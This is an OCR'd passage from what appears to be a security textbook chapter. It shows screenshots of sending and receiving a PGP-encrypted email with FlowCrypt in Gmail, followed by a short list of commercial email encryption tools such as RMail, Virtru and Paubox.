Encrypt and Send
Saved

attest — FlowCrypt Email Attest Message - This m

me — Your FlowCrypt Backup - This email conta

Google — Security alert - FlowCrypt Browser Extens

Google Community Te. — FlowCrypt, welcome to your new Google A

tom@gmail.com

Urgent approval needed by 16 April 2019

Dear Tom,

We need your urgent approval by 16 April 2019 for Project Changsha to be started on 16 June 2019.

Thank you


Best regards
Veron Keller

Figure 20.48: Screenshot showing the composed email

- Send the mail to the recipient address by clicking on **Encrypt and Send**.

At the Recipient End

- The recipient can access the email by clicking on the newly received email.




https://mail.google.com/mail/u/0/#inbox
Gmail
Search mail
1–50 of 3,491

flowcrypt.docs — Fish Market Sunday! - -----BEGIN PGP MESSAGE----- Version: FlowCrypt 6.7.4 Gmail Encryption Comment: Seamlessly send and receive enc... — 11:52 AM

Figure 20.49: Screenshot of a received email in FlowCrypt

Note: Based on settings, the user can enter PGP keys for the decryption of emails.



https://mail.google.com/mail/u/0/#inbox/FMfcgxwCgCTpblbJZWrXqGlzcXQLgNNs
Gmail
Search mail
1 of 3,491
Inbox ×
SEE ORIGINAL
927

Fish Market Sunday!

flowcrypt.docs@gmail.com
to me
11:52 AM (6 minutes ago)

Hello Milly!


Do you want to go to the Fish Market with us this Sunday? There will be lots of foods, muic and drinks!

Let us know soon! Thanks!!!

Love,
Veron

Click here to Reply, Reply to all, or Forward encrypted

Figure 20.50: Screenshot showing an email accessed using FlowCrypt



Email Encryption Tools

RMail

RMail is an email security tool that provides open tracking, delivery proof, **email encryption**, **electronic signatures**, large file transfer functionality, etc.

Track & Prove

Track email opening and receive certified proof of delivery status, delivery time and exact content in the form of a Registered Receipt record. The Registered Receipt record will automatically be emailed to you within two hours.

● Marked - Include official banner markings to convey importance.
○ Unmarked - Exclude banner markings for the appearance of a standard email message.

Register Replies

☑ Receive proof of content and time of replies to this message.

Features Selected: ☑ Track & Prove

https://rmail.com

Virtru
https://www.virtru.com

ZixMail
https://getzixmail.com

Egress Secure Email and File Transfer
https://www.egress.com

Proofpoint Email Protection
https://www.proofpoint.com

Paubox
https://www.paubox.com

